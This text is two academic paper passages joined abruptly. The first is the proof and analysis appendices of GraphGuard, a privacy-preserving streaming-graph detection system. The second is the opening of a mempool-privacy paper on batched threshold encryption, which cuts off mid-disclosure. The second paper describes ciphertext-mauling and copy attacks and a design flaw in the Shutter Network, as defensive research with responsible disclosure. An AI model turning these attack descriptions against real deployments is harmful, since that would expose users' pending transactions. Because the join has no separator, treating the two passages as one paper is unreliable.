  If the temporal order of the partial matches complies with $\{o_c\}$, the graph R formed by them is added to $\mathcal{C}$.
end for
$\mathcal{R} \leftarrow \emptyset$. // `Initialize the result set.`
for each candidate match $R \in \mathcal{C}$ **do**
  If R's structure matches that of $\mathbb{Q}$, then $\mathcal{R}$.add(R).
end for
return The detection results $\mathcal{R}$.

over a snapshot varies in $\{1.13, 1.43, 1.96, 2.34, 2.59\}$ seconds, when a new edge emerges and the window slides. Such local cost indeed will grow with the increase in (1) the window size, (2) the query pattern size, and (3) the number of timing order constraints in the query pattern. While the above results showcase the computational benefit from outsourcing, we emphasize that there are many other well-known benefits that boosts the trend of graph service outsourcing.

C Leakage Mitigation

To mitigate the leakage of edge timestamps, FE can encrypt the timestamps and upload encrypted new edges to S_{123} in a batch fashion. With this, the timestamps of new edges will be obfuscated in the view of the cloud servers. When the timestamps are encrypted, the snapshot can be obliviously retrieved as follows. Firstly, we can leverage the technique of public interval query on secret-shared values [8] to obliviously retrieve the encrypted edges whose timestamps fall within the sliding window. Then, S_{123} can obliviously sort the encrypted edges based on their encrypted timestamps, producing the encrypted snapshot as desired. Additionally, GraphGuard can be extended to protect the number of edges in the streaming graph. Specifically, we can have users generate dummy edges in the form of $(\llbracket -\mathbf{1} \rrbracket, \llbracket -\mathbf{1} \rrbracket, \llbracket \mathbf{l}_x \rrbracket, t_x)$, similar to what the cloud servers do during the oblivious dummy edges padding process (as described in Section 4.3.1). The tailored format of dummy edges ensures no accuracy degradation, as will be analyzed in Appendix E.

D Securely Handling Vertex/Edge Deletion

GraphGuard can be extended to securely handle vertex/edge deletion using Oblivious RAM (ORAM) techniques (e.g., [10]). In particular, the oblivious write operation can be utilized, which allows the servers to obliviously write a secret-shared value at a secret-shared index. To integrate the operation into GraphGuard for handling edge deletion, each edge needs to be assigned a unique ID which is encrypted under RSS. When the regulator intends to delete a specific edge with ID i, it can let the servers obliviously write -1 to the encrypted IDs of the endpoints of the edge with ID i. Since the vertices with ID -1 do not connect with any other true vertex, the updated edges will not contribute to any time-constrained match and can be regarded as deleted. Similarly, to delete a vertex with ID j, the regulator can let the servers obliviously write -1 to the encrypted IDs of the endpoints of the edges where one endpoint's ID is j. In other words, the operation deletes all edges related to the vertex with ID j, which is equivalent to deleting the vertex with ID j.

E Accuracy Analysis

We emphasize that GraphGuard does not compromise the accuracy of pattern detection. While S_1 and S_2 pad encrypted dummy edges in each snapshot to obscure the true edges, these dummy edges are specifically crafted in the form of $\{(-1,-1,l,t_x)\}$ (as described in Section 4.3.1). This ensures that the dummy edges are disconnected from any true edges, as none of the true edges have endpoints with an ID of -1. Therefore, the structure checking performed on any candidate match involving dummy edges by Eq. 5, will necessarily yield $\llbracket \omega \rrbracket = \llbracket 1 \rrbracket$. This is due to the fact that the dummy edges do not connect with any other true edges. Therefore, there will always be a discrepancy between the EAM of any subgraph containing dummy edges and the EAM of the query pattern. Therefore, the dummy edges do not compromise the accuracy.

F Proof of Proposition 2

We first prove that in the view of S_2, GraphGuard can provide (ε, δ)-edge DP for the frequency of edge labels. Let $\mathbb{G}$ and $\mathbb{G}'$ be two neighboring graphs that differ in only one edge, specifically the edge with label l. Let f_l and f'_l be the frequencies of edges labeled l in the snapshots $\mathbb{G}_t$ of $\mathbb{G}$ and $\mathbb{G}'_t$ of $\mathbb{G}'$, respectively. We have $|f_l - f'_l| \leq 1$ as $\mathbb{G}$ and $\mathbb{G}'$ are two neighboring

graphs. If the noise n_l drawn for edge label l by S_1 (i.e., line 3 of Subroutine 1) is *non-negative*, the probability to output the same noisy frequency $\hat{f}$ from $\mathbb{G}_t$ and $\mathbb{G}'_t$ is bounded by

$$\frac{Pr[\hat{f}-f_l]}{Pr[\hat{f}-f'_l]} = \frac{e^{\frac{-\varepsilon\cdot|\hat{f}-f_l-\mu|}{1}}}{e^{\frac{-\varepsilon\cdot|\hat{f}-f'_l-\mu|}{1}}} = e^{\frac{\varepsilon\cdot(|\hat{f}-f'_l-\mu|-|\hat{f}-f_l-\mu|)}{1}} \leq e^{\frac{\varepsilon|f'_l-f_l|}{1}} \leq e^{\varepsilon}.$$

The probability of drawing a *negative* noise from $Lap(\varepsilon,\delta,1)$ is [20]: $Pr[x<0] = \sum_{x=-1}^{-\infty} \frac{e^{\varepsilon}-1}{e^{\varepsilon}+1}\cdot e^{-\varepsilon\cdot(x-\mu)} = \frac{e^{-\mu\cdot\varepsilon}}{e^{\varepsilon}+1}$. With the setting for μ in Eq. 2, we have $Pr[x<0] = \frac{e^{-(-\frac{\ln[(e^{\varepsilon}+1)\cdot(1-\delta)]}{\varepsilon})\cdot\varepsilon}}{e^{\varepsilon}+1} = 1-\delta$. Hence, with $1-\delta$, the probability that S_2 views the same noisy frequency $\hat{f}$ from $\mathbb{G}_t,\mathbb{G}'_t$ is bounded by e^{ε}, which satisfies (ε,δ)-edge DP in Definition 5.

Since S_2 performs the same process as S_1, in the view of S_1, GraphGuard can also provide (ε,δ)-edge DP. Based on the composition theorem of DP [18], in the view of S_3, GraphGuard can provide $(2\varepsilon,2\delta)$-edge DP. Therefore, in the view of S_{123}, GraphGuard can provide $(2\varepsilon,2\delta)$-edge DP.

G Proof of Proposition 3

Since the roles of S_{123} in GraphGuard are symmetric, except that S_3 receives the secret shares of dummy edges twice, it suffices to prove the existence of simulator for S_3. Note that during the Setup and Append phases, S_3 receives only the secret shares of private values in the query pattern $\mathbb{Q}$ and the streaming graph $\{e_x\}$, along with the timestamps $\{t_x\}$. So we can trivially construct the simulator by invoking the RSS simulator. The Detection is realized by Algorithm 1 (denoted as secDET) and Algorithm 2 (denoted as secCHK). Since they are invoked in order and their inputs/outputs are secret shares, we analyze the existence of their simulators separately [13].

Simulator for secDET**.** secDET consists of four subcomponents: oblivious dummy edges padding olivPad, secure equality test secTest, candidate partial matches construction Constr, and secure candidate partial matches filtering secFlt. We analyze the existence of their simulators in turn.

-Simulator for olivPad**.** At the beginning of olivPad (Subroutine 1), S_3 holds $\{(\langle\mathbf{sid}_x\rangle_{\{3,1\}}, \langle\mathbf{eid}_x\rangle_{\{3,1\}}, \langle\mathbf{l}_x\rangle_{\{3,1\}}, t_x)\}, \varepsilon, \delta$. Later, S_3 receives secret shares of the dummy edges from S_1 and S_2 (lines 9 and 11), and the simulator can be trivially constructed by invoking the RSS simulator [3]. Then S_3 receives secret shares during the execution of oblivious sorting, and the simulator can be constructed by invoking the simulator of oblivious sorting [5].

-Simulator for secTest**.** Note that throughout the execution of secTest (Subroutine 2), S_3 does not receive any information. After each execution of secTest, S_3 receives the secret shares $\langle\omega\rangle_1$ and $\langle\omega\rangle_2$ from S_1 and S_2, respectively, to reveal ω (line 6 of Algorithm 1). Based on the security of RSS [3], $\langle\omega\rangle_1, \langle\omega\rangle_2$ are uniformly random in S_3's view. Additionally, due to the padding of a random number of encrypted dummy edges with random timestamps, the revealed bit-string $\{\omega\}$, in S_3's view, is also uniformly random given $\{\hat{f}\}$.

-Simulator for Constr**.** Note that in Constr's execution (Subroutine 3), S_3 does not receive any information from either S_1 or S_2. Therefore, the simulator exists.

-Simulator for secFlt**.** At the beginning of secFlt (Subroutine 4), S_3 holds $\langle\mathcal{CP}_d\rangle_{\{3,1\}}$ and $\langle\mathbf{M}_d\rangle_{\{3,1\}}$. Later, S_3 receives secret shares during the execution of Eqs. 4 and 5. Since these equations involve basic operations in the RSS domain, the simulator can be constructed by invoking the RSS simulator [3]. S_3 then receives the shares $\langle\omega\rangle_1, \langle\omega\rangle_2$ from S_1 and S_2, respectively, to reveal ω (line 5 of Subroutine 4). The simulator can simulate the revealed bit-string $\{\omega\}$ as follows. Firstly, the simulator holds the number of candidate partial matches $|\mathcal{CP}|$, which corresponds to the size of $\{\omega\}$. Since the candidate partial matches are produced from $[\![\hat{\mathbb{G}}_t]\!]$, which is produced from $[\![\mathbb{G}_t]\!]$ after oblivious dummy edges padding, the positions of 0s in $\{\omega\}$ are random. Therefore, the simulator can first generate an all-ones string with a length of $|\mathcal{CP}|$, and then randomly select $|\mathcal{P}|$ (i.e., the number of partial matches) positions in the string to replace the 1s with 0s.

Simulator for secCHK**.** At the beginning of secCHK, S_3 holds $\langle\mathcal{P}_d\rangle_{\{3,1\}}, d\in[D]$, $\langle\mathbf{M}_d\rangle_{\{3,1\}}$, and $\{(y_1,y_2,\langle\theta\rangle_{\{3,1\}})\}$. Later, S_3 receives shares in the execution of lines 8-12. Note that lines 8-11 involve basic operations in the RSS domain. S_3 then receives the shares $\langle\chi\rangle_1$ and $\langle\chi\rangle_2$ from S_1 and S_2, respectively, to reveal χ (line 12). The simulator can simulate $\{\chi\}$ by the same method as the simulator for secFlt described above, and inputting the number of detection results $|\mathcal{R}|$.

Since S_3 does not view any information during the Output phase, we do not need to simulate its view in this phase.

H Analysis of Hiding Search Access Patterns

Hiding the search pattern. Given an encrypted query pattern $[\![\mathbb{Q}]\!]$, $\mathsf{S}_\alpha, \alpha\in\{1,2,3\}$ only receives the secret shares $\langle\mathbf{M}\rangle_{\{\alpha,\alpha+1\}}, \langle\mathcal{L}\rangle_{\{\alpha,\alpha+1\}}, \langle\theta\rangle_{\{\alpha,\alpha+1\}}$. The security of RSS [3] guarantees that even encrypting the same value multiple times will result in different secret shares indistinguishable from uniformly random values. Therefore, S_{123} cannot determine whether a new query pattern has been issued before, except by knowing whether the decompositions $\mathcal{Y}$ have been used before. However, since FE has the freedom to assign indexes to the edges in the query pattern and decompose it, S_{123} cannot determine whether a new query pattern has been issued before based on $\mathcal{Y}$.

Hiding the access pattern. Recall that before S_{123} fetch the matched edges $\{[\![\mathcal{E}_y]\!]\}$ from each snapshot $[\![\mathbb{G}_t]\!]$, they first obliviously sort $[\![\mathbb{G}_t]\!]$ (after padding dummy edges) based on their timestamps. Since the timestamps of dummy edges are random, S_{123} cannot determine which edges in $[\![\mathbb{G}_t]\!]$ after padding and sorting are dummy. Hence, they cannot determine which edges in the original snapshot $[\![\mathbb{G}_t]\!]$ are matched edges, i.e., GraphGuard can hide the access pattern.

Mempool Privacy via Batched Threshold Encryption: Attacks and Defenses

Abstract

With the rising popularity of DeFi applications it is important to implement protections for regular users of these DeFi platforms against large parties with massive amounts of resources allowing them to engage in market manipulation strategies such as frontrunning/backrunning. Moreover, there are many situations (such as recovery of funds from vulnerable smart contracts) where a user may not want to reveal their transaction until it has been executed. As such, it is clear that preserving the privacy of transactions in the mempool is an important goal.

In this work we focus on achieving mempool transaction privacy through a new primitive that we term *batched-threshold encryption*, which is a variant of threshold encryption with strict efficiency requirements to better model the needs of resource constrained environments such as blockchains. Unlike the naive use of threshold encryption, which requires communication proportional to $O(nB)$ to decrypt B transactions with a committee of n parties, our batched-threshold encryption scheme only needs $O(n)$ communication. We additionally discuss pitfalls in prior approaches that use (vanilla) threshold encryption for mempool privacy.

To show that our scheme is concretely efficient, we implement our scheme and find that transactions can be encrypted in under 6 ms, *independent* of committee size, and the communication required to decrypt an entire batch of B transactions is 80 bytes per party, *independent* of the number of transactions B, making it an attractive choice when communication is very expensive. If deployed on Ethereum, which processes close to 500 transaction per block, it takes close to 2.8 s for each committee member to compute a partial decryption and under 3.5 s to decrypt all transactions for a block in single-threaded mode.

1 Introduction

A prominent application of cryptocurrencies and blockchain technologies is in Decentralized Finance (DeFi) which aims to provide financial services through a decentralized network of parties. A significant amount of capital has been invested in this space with a peak value peak of over $250 billion in December 2021.[1] This capital was drawn not just from retail investors but also from major institutional players.

The traditional financial system has well documented evidence [44] to prove that in the absence of regulations, market manipulation strategies will be employed by insiders who seek to financially exploit the average consumer. However, despite the large amounts of capital locked in the DeFi space, there is virtually no protections implemented for consumers against miners/builders who can not only see the details of all transactions submitted by clients to a *memory pool* (mempool) but also control the order in which transactions will be executed.

Although cryptocurrencies promise a fair and permissionless platform where all users are on a level playing field, the reality is far from this. Unsurprisingly, the DeFi space is ripe for exploitation by greedy (although arguably rational) miners who can frontrun/backrun/sandwich client trades to extract additional value from the asymmetric information available to them. This was first documented as "Miner Extractable Value" or MEV in [18]. Early work focused on devising the best strategies to implement MEV [1, 26, 61, 63, 65]. Many studies since have shown it to be a widespread problem in blockchains [14, 32, 37, 51, 60]. In particular, an estimated 200,000,000 USD were lost on Ethereum in 2021 alone, mostly benefiting miners [48]. In the case of trading on Decentralized Exchanges, the attacks mentioned above allow a miner to extract financial gains at the expense of the users.

Alternatively, consider the situation where a user discovers a bug in their smart contract that allows any party to drain all of its funds. A natural course of action is to *update* the smart contract with new code. But the diff between the old and new code could reveal the bug to any party with access to the mempool, allowing an attacker to exploit the bug before it is fixed. This class of attack is actually widespread, and has been

[1] https://cointelegraph.com/news/defi-needs-to-start-creating-real-world-value-if-it-wants-to-survive

observed and documented [52, 54]. In fact, with the recent advancements in Large Language Models, researchers have shown that fine-tuning can be carried out to identify bugs in smart contracts [20]. Using the same strategy, it is conceivable that an attacker could also automate this process. Finally, revealing the content of transactions allow malicious miners to selectively censor targeted groups of users or transactions.

Protecting the privacy of transactions in the mempool has been a subject of active discussion [5, 40, 46, 49, 53, 58] and *threshold public key encryption* [21, 23, 28] has emerged as the de facto solution to this problem. A threshold public key encryption system has a single public key, and distributes the private key among n decryption servers such that at least a threshold number (say k) are needed for decryption. At a high level, threshold encryption is used as follows. First, a committee - corresponding to the decryption servers - is set up such that the committe members are in possession of the (distributed) private key, and all users encrypt to the committee's public key. Miners can only see encrypted transactions in the mempool and create blocks containing ciphertexts. After the block has been confirmed, the committee jointly decrypts all transactions that have been included and announces them to all nodes in the network.

Existing solutions are insufficient to solve the problem of mempool privacy for two main reasons. First, the proposed solutions fail to account for a malleability attack, where an adversary could create a *related* transaction ciphertext, submit that instead, and learn information about a transaction which has not been included on chain. This is a very realistic attack as most users don't run their own nodes and instead rely on other untrusted nodes who submit transactions for them.

Second, the communication involved to decrypt ciphertexts is $O(nB)$ instead of $O(B)$ without privacy, where n is the committee size and B is the block size (number of transactions in a block). In a widely distributed network like blockchains, the additional latency introduced in an already time-critical system is untenable. We emphasize here that the metric of interest is not the bandwidth available on a node but the latency of the underlying broadcast/gossip network. In otherwords, it is not how fast a committee member can upload their partial decryptions to some server but how fast a message broadcast by a committee member can reach *all nodes* on the network, as all parties need to decrypt the ciphertexts. For concrete numbers, we refer to [22], which shows that each kilobyte over 20kB adds an 80ms delay to the time it takes for a message to reach a majority of nodes.

Deployed systems [58] have attempted to handle this by introducing a new encryption scheme similar to that of [24], where clients encrypt to an *epoch*, and the decryption key is the same for all ciphertexts in that epoch. However, this makes unacceptable compromises to privacy, as ciphertexts that are not included/withheld lose privacy despite not being confirmed transactions. We refer to this property as *pending transaction privacy*. We summarize a comparison against prior work in Table 1 and elaborate on other possible attack vectors in Section 3.

Our Model. To address the above two problems we introduce a new security notion of *batched-threshold-encryption* which protects the privacy of messages against adaptive chosen ciphertext attacks [7] and in addition demands that an entire batch of ciphertexts can be decrypted *non-interactively*, and with *sub-linear communication*. This translates to ensuring that (i) each member of the committee can locally compute partial decryption given only the batch of ciphertexts, and these can later be combined by any party (even outside the committee) to recover the messages; and (ii) the size of partial decryption is sub-linear in the batch size.

Scheme	Comm.	Pending Tx privacy	Setup
Thresh. Enc. [13, 25]	$O(nB)$	✓	DKG
Ferveo [5]	$O(nB)$	✓	DKG
McFly [24]	$O(n)$	✗	DKG
Shutter [58]	$O(n)$	✗	DKG
This Work	$O(n)$	✓	MPC + Epoch Setup

Table 1: A comparison of this work against prior work in terms of communication to decrypt a batch of B transactions and whether the scheme preserves the privacy of transactions which were submitted but may not have been included in the batch. DKG refers to a distirbuted key generation protocol and MPC refers to a (more expensive) multi-party computation protocol used during the setup phase and Epoch Setup refers to a per epoch setup that can be carried out well before the actual epoch takes place.

1.1 Our Contributions

In this work,

- We demonstrate the inefficacy of existing approaches in protecting the privacy of transactions in the mempool, highlighting the need for improved security definitions and constructions. In particular, we show that the Shutter Network [58] suffers from the issues highlighted in the prior section. (Section 3)
- We undertake a formal study of encrypted mempools and propose the notion of batched-threshold encryption, which we argue is the appropriate security notion of threshold encryption for mempool privacy. Additionally, our definitions demands efficiency properties that aim

to model the limited bandwidth available in large-scale distributed networks. (Section 6)

- We then provide the first *concretely* efficient construction satisfying the *batched-threshold encryption* definition. Importantly, to decrypt a batch of messages, the size of partial decryption is *independent* of the batch size; in fact, it is just one field element. The ciphertext size is 370 bytes for a 32 byte message, and only $\approx 3\times$ larger than the Cramer-Shoup threshold encryption scheme [12, 13], which does not satisfy necessary efficiency requirements. (Section 7). However, our scheme incurs a more expensive setup ($\approx 100\times$) along with a per epoch setup, which can be carried out well before the actual epoch. We believe that this can be a favorable trade-off when the number of transactions in a block is large, as our scheme reduces the communication during the time-sensitive phase (decryption) by several orders of magnitude. Concretely, for a block of 512 transactions and a committee size of 128, we reduce the communication by over $300\times$. Moreover, this number will only grow larger as the number of transactions in a block increases. (Section 7)

- We created a Rust crate for our batched-threshold encryption scheme. It takes < 6 ms to encrypt a ciphertext. For an Ethereum deployment, which processes ≈ 500 transactions per block, it would take close to 2.8 ms to compute a partial decryption and < 3.5 s to reconstruct all messages. We emphasize that our scheme can take advantage of multi-threaded architectures and Ethereum nodes are likely to already have machines with multiple cores. (Section 9)

2 Our Techniques

We now describe the main ideas underlying our work. Before we describe our construction, we note that a common theme when describing the shortcomings of prior approaches was the lack of clearly defined security properties. Further, the security needs to be defined while ensuring that any solution we propose is agnostic to the system (or blockchain) it is deployed on. To this end, we define a new primitive called *batched threshold public key encryption* (bTPKE) whose properties (to be defined shortly) will prove sufficient in achieving mempool transaction privacy. We elaborate below.

Batched Threshold Public Key Encryption At a high level, this primitive specifies a public key for which some parties that are designated as servers are given (threshold) shares of the corresponding secret key. Users, who are not necessarily servers, are then allowed to encrypt to the public key such that: (i) a batch of B ciphertext are chosen by the servers to be decrypted; (ii) each server broadcasts a short *batch decryption key* (of size independent of B) that enables decryption of all ciphertexts included in the batch; and (iii) the contents the ciphertexts *not* included in the batch remain hidden.

Given the properties described for a bTPKE, it follows in a straightforward manner how one can utilize the primitive to realize the the guarantees for mempool privacy. Specifically, in the mempool privacy setting, the miners correspond to the bTPKE servers, and users encrypt transactions using the bTPKE encryption scheme with the guarantee that encrypted transactions that are not selected by miners in the batch hide the underlying transaction. Further, the efficiency properties of bTPKE ensure that this is indeed a feasible solution to guarantee mempool transaction privacy. Note that, as desired, the properties of the bTPKE are agnostic to how the batch of ciphertexts to be decrypted are decided, and thus work for *any* set of selected transactions.

In Section 6 we formalize the above described properties via an ideal functionality $\mathcal{F}_{\mathsf{bTPKE}}$, which is motivated by the ideal functionality for threshold encryption schemes that are secure against chosen ciphertext attack [13]. The main difference in our setting is that our ideal functionality incorporates a notion of "epochs" such that users can encrypt messages to a specific epoch, and a batch of ciphertexts to be decrypted must all belong to the same epoch.

Construction For simplicity, in this overview, we will highlight the main ideas underlying our bTPKE construction in the setting that there is a *single server* that is honest. We defer the extension to the threshold setting with multiple servers to Section 7, where we use the threshold to emulate the single honest server. As a further simplification, we first describe a scheme that provides the weak form of security where privacy is guaranteed only against adversaries that only see ciphertexts (indistinguishability of chosen plaintext), but *not* their decryption. We will then describe the shortcomings of this construction, and then strengthen it to achieve the desired security guarantees.

Our construction is based on *polynomial-commitment schemes*, where such a scheme allows a user to generate a "commitment" com to a polynomial $\mathsf{p}(X)$ such that the user at a later point can provide a short *proof of opening* with respect to com to pairs (x, y) given the polynomial p with the guarantee that $\mathsf{p}(x) = y$. We now describe the template of our bTPKE construction: (i) the *public-key* will correspond to the commitment com of an unspecified degree B polynomial, i.e. the polynomial will be determined by the transactions and the reader can think of com as a commitment to an arbitrary polynomial that will be *explained* correctly later; (ii) each user will sample a pair (x_i, y_i) and "encrypt" their message m_i to only be decrypted using the proof of opening of (x_i, y_i) with respect to com; and (iii) finally, the server given B ciphertexts, each with their corresponding (x_i, y_i) pair, uses a *trapdoor* to explain com to be a commitment to a degree B polynomial $\mathsf{p}(X)$ such that for each $i \in [B]$ $\mathsf{p}(x_i) = y_i$ - since a degree B polynomial is fully determined by $B+1$ points, the server can simply broadcast a single pair $(0, \mathsf{p}(0))$ which allows all par-

ties to reconstruct $p(X)$ via polynomial interpolation using the points $\{(0,\mathsf{p}(0)),(x_1,y_1),\cdots,(x_B,y_B)\}$. Once $\mathsf{p}(X)$ is reconstructed, as discussed from the properties of the polynomial commitment scheme, anyone with access to the polynomial $\mathsf{p}(X)$ can compute the proof of openings to (x_i,y_i) and thus decrypt the ciphertexts. We now fill in the details of the template using the KZG polynomial commitment scheme [39]. We first briefly describe the commitment scheme below.

In the KZG scheme, the commitment to a degree B polynomial $\mathsf{p}(X)$ given the common reference string $\mathsf{crs} = (g, g^{\tau}, g^{\tau^2}, \cdots, g^{\tau^B})$ is simply the *deterministic* value $\mathsf{com} = g^{\mathsf{p}(\tau)}$. Here g is the generator of a multiplicative group $\mathbb{G}$, and the committer is able to compute $g^{\mathsf{p}(\tau)}$ given the crs, without knowledge of τ - which is the trapdoor hidden from the committer. Given a pair (x,y) such that $y = \mathsf{p}(x)$, the *proof of opening* is a group element $\pi = g^{\mathsf{q}(\tau)}$ that is a commitment to q, which is a polynomial such that $\mathsf{q}(X) = (\mathsf{p}(X) - y)/(X - x)$. If the group is appropriately equipped with a pairing operation $e(\cdot,\cdot)$ (see Section 5 for details on groups and pairing operations), verification of the *proof of opening* is done by checking the equality $e(\mathsf{com}/g^y, g) = e(\pi, g^{\tau}/g^x)$. The binding property of the scheme guarantees that if τ is hidden from the committer, for any pair (x',y') such that $\mathsf{p}(x') \neq y'$, one *cannot* find a group element π' that satisfies the aforementioned verification check.

Given the discussed properties from the KZG polynomial commitment scheme, specifically the verification check, we use ideas present in the construction of the Boneh-Franklin Identity Based Encrytion (IBE) scheme [11] (also recently used in the context of encryption under signature verification [24, 45]). Specifically, the public key is the CRS $(g, g^{\tau}, g^{\tau^2}, \cdots, g^{\tau^B})$ and a random group element $\mathsf{com} = g^{\alpha}$ treated as a "commitment" to a polynomial yet to be determined. The server is in possession of the trapdoors α and τ. To encrypt a message M with respect to the public key com, a user first samples a pair (x,y), and then computes the ciphertext as

$$\mathsf{ct} = (x, y,\ (g^{\tau}/g^x)^{\rho},\ H(e(\mathsf{com}/g^y, g))^{\rho} \oplus M)$$

where H is a hash function (modeled as a random oracle in our security proofs), and ρ is a randomly sampled value. Given B ciphertexts $\{(x_i, y_i, c_{i,1}, c_{i,2})\}_{i\in[B]}$[2], the server explains the commitment com by interpolating the *unique* degree B polynomial $\mathsf{p}(X)$ using the $B+1$ points $(x_1,y_1),\cdots,(x_B,y_B)$ and (τ,α) (where we view $\alpha = \mathsf{p}(\tau)$ by treating com as a KZG commitment). The server then simply broadcasts the batch decryption key $(0,\mathsf{p}(0))$.

To decrypt, any user in possession of the B ciphertexts $\{(x_i, y_i, c_{i,1}, c_{i,2})\}_{i\in[B]}$ *and* $(0,\mathsf{p}(0))$, performs the following steps in order: (i) reconstructs the polynomial $\mathsf{p}(X)$ using the $B+1$ points in its possession; for each $i \in [B]$, (ii) computes the proof of opening π_i with respect to com and the pair (x_i, y_i); and (iii) compute m_i as $H(e(\pi, c_{i,2})) \oplus c_{i,1}$. From the correctness of the KZG verification, it is easy to see that the decryption procedure does indeed reconstruct the B encrypted messages. Further, the server was only required to send 2 elements to enable the decryption of a batch of B ciphertexts.

Any ciphertext with $(\widetilde{x},\widetilde{y})$ not selected as a part of the B ciphertexts will (with high probability) be such that $\mathsf{p}(\widetilde{x}) \neq \widetilde{y}$ if $(\widetilde{x},\widetilde{y})$ is sampled randomly. Thus, by the binding property of the KZG commitment scheme, com, given $\mathsf{p}(X)$, cannot be opened to the pair $(\widetilde{x},\widetilde{y})$ ensuring that the ciphertext encrypted using $(\widetilde{x},\widetilde{y})$ remains hidden.

First, an observant reader may note that in the use cases envisioned, the security argued above is insufficient since the adversary can "maul" ciphertexts to break any privacy guarantees upon obtaining the batch decryption key. For instance, an adversary can simply flip bits in the $c_{i,2}$ component of ct, and perhaps more devastatingly, since the batch decryption key solely depends on the pair (x,y), the adversary can execute a "copy attack" by copying the pair (x,y) from an honest ciphertext to generate a new ciphertext such that given the batch decryption key, the adversary can decrypt the honest ciphertext even if was not included in the batch of ciphertexts to be decrypted. As we will describe shortly in Section 3, prior works often fail to address these pitfalls.

Second, note that while the binding of the KZG scheme guarantees that ciphertexts with pairs $(\widetilde{x},\widetilde{y})$ that *won't* be included in the B ciphertexts cannot be decrypted, our use case requires a stronger property - namely that even given a ciphertext with a pair (x,y) that *will* be included in the B ciphertexts, an adversarial user should *not* be able to decrypt the ciphertext (i.e. compute opening proof) until the server broadcasts the batch decryption key. This latter requirement requires the use of a variant of KZG that is randomized, and a subsequent strengthening of the 'KZG assumption' to argue security.

In the remainder of this section, we describe how we handle the first type of malleability issues, and defer details regarding the "randomized KZG" to the technical sections.

Adding Non-Malleability Adding non-malleability to ciphertexts corresponds closely to securing encryption scheme against chosen ciphertext attacks, and in this work we shall follow the same approach. To prevent an adversarial mauling of the $c_{i,2}$ component, we use the folkore approach used in the context of adding non-malleability to El-Gamal encryption (see [57]) by additionally attaching a non-interactive proof of knowledge to our ciphertext ct proving knowledge of the encryption randomness ρ in the exponent. By assuming that the proof of knowledge extractor is an *online extractor* (see remark below), this approach prevents the malleability of the $(c_{i,1}, c_{i,2})$ component of ct. This unfortunately doesn't protect the aforementioned "copy attack" since the adversary can replace $(c_{i,1}, ct_{i,2})$ with a fresh ciphertext while keeping (x,y) the same. We handle this in a similar fashion by changing the way y is generated, and having the prover explain the

[2]For simplicity, we assume that the B x_i are all distinct.

generation of y. Specifically, the user still samples x at random, but for y the user first samples a random exponent s, computes $y = H(S)$ where $S = g^s$ and then provide a non-interactive proof of knowledge of s such that $S = g^s$. Thus our final ciphertext is of the form

$$\mathsf{ct} = (x, S, y,\ (g^{\tau}/g^{x})^{\rho},\ H(e(\mathsf{com}/g^{y}, g)^{\rho}) \oplus M, \Pi_1, \Pi_2),$$

where Π_1 and Π_2 correspond to the non-interactive proofs of knowledge discussed above. Intuitively, for any ciphertext such that Π_1 and Π_2 verify, the adversary is able to explain the y that is used, and the message that is encrypted. It turns out that this intuition can be formalized, and is sufficient to provide the security guarantees of our primitive. Note that the above description was intended to provide only the key ideas in our construction, and we refer the reader to Section 7 for the full details.

Remark 1. *We note that for our implemented solution to be efficient, we use the non-interactive version of Schnorr protocol [55] to prove knowledge of discrete log. Unfortunately, it was observed in [57] that proving security of the folklore El-Gamal construction, even in the random oracle model, is problematic using the Schnorr protocol. At a very high level, this stems from the fact that the Schnorr protocol necessitates rewinding for extraction, which is incompatible with the decryption queries of an adversary mounting a chosen ciphertext attack (see [57] for details). This is in fact more broadly an issue with* any *proof of knowledge protocol that requires rewinding, and thus in our construction we assume the existence of a 'straight-line extractor' to circumvent this issue. We justify our instantiation of the Schnorr protocol by noting that in the Random Oracle Model in conjunction with the Algebraic Group Mode (AGM), Schnorr does indeed have straight line extraction and can be used to prove that the folklore 'Schnorr signed El Gamal' is chosen ciphertext secure [29]. The ideas in that work directly extend to our setting as well.*

3 Pitfalls in prior work

In this section we describe a flaw in the Shutter Network [58] that allows an adversary to compromise transactions privacy by exploiting the malleability of the encryption scheme. We believe that this not only necessitates the need for a formal security model, but also informing the various choices in our construction.

The Shutter Network [58] uses it's own construction of threshold encryption for mempool privacy. Indeed it is more efficient than other proposals in the space (such as Ferveo [5] or MEVade [50]), and has been integrated to work on top of Ethereum without requiring changes to the base protocol. However, we found a few flaws in its design and implementation that render it insecure in its current form.

We begin by describing shutter's encryption scheme. We note that at the time of writing this paper, we were not able to find a whitepaper containing a specification of their scheme and had to infer details of their protocol from their GitHub repository. [3]

Shutter works in epochs, each corresponding to a set of encrypted transactions. At the beginning of the protocol, an eon-secret key $sk_e \in \mathbb{F}$ is secret shared amongst the committee and they publish an eon-public key $pk_e = h^{sk_e}$. For each epoch, a unique epoch id $\mathsf{eid} \in \mathbb{G}_1$ is broadcast to users. Then, users encrypt transactions as follows:

- $C_1 = h^r$ for $r \leftarrow \mathbb{F}$
- $C_2 \leftarrow H(e(\mathsf{eid}, \mathsf{pk}_e)^r) \oplus M$. Here, M could be replaced with an encapsulation key which is in turn used to encrypt a long message.

The user then sends (C_1, C_2) as the encryption of their transaction. In order to decrypt, the committee members each release shares of a private epoch key $\mathsf{sk} = \mathsf{eid}^{\mathsf{sk}_e}$. Then, anyone can decrypt as $M = H(e(\mathsf{sk}, C_1)) \oplus C_2$. We now describe some flaws with this design.

- First observe that ciphertexts can easily be mauled by flipping some bits, and they remain valid ciphertexts. Any party who intercepts a user's transaction can modify the ciphertexts, have it be included on chain and learn the transaction without the transaction being included on chain. Thus, this already violates the IND-CCA2 requirements.
- Next, Shutter's efficiency gains compared to Ferveo and MEVade come from sharing a decryption key for all transactions submitted during the same epoch: every transaction encrypted to that epoch can be decrypted once the key is released, regardless of whether the transaction was actually included on chain. This means transactions that are stuck in the mempool and don't make it on chain before the end of the epoch will be revealed even though they won't be executed. For the optimistic roll-up version of Shutter [59], a malicious collator (the entity in charge of selecting a batch of transactions) could withhold transactions from the batch, and still be able to decrypt them once the key is published.

3.1 Disclosure

Upon disclosing our findings to the Shutter team and the Cryptographers who designed Shutter's protocol – Stefan Dziembowski (University of Warsaw and IDEAS NCBR) and Sebastian Faust (TU Darmstadt) – we received the following responses:

[3] https://github.com/shutter-network/shutter/blob/42b2338ed4970bc0df95fa6bdf6b752b57d8ce2f/shlib/shcrypto/encryption.go#L50

From the Shutter team:

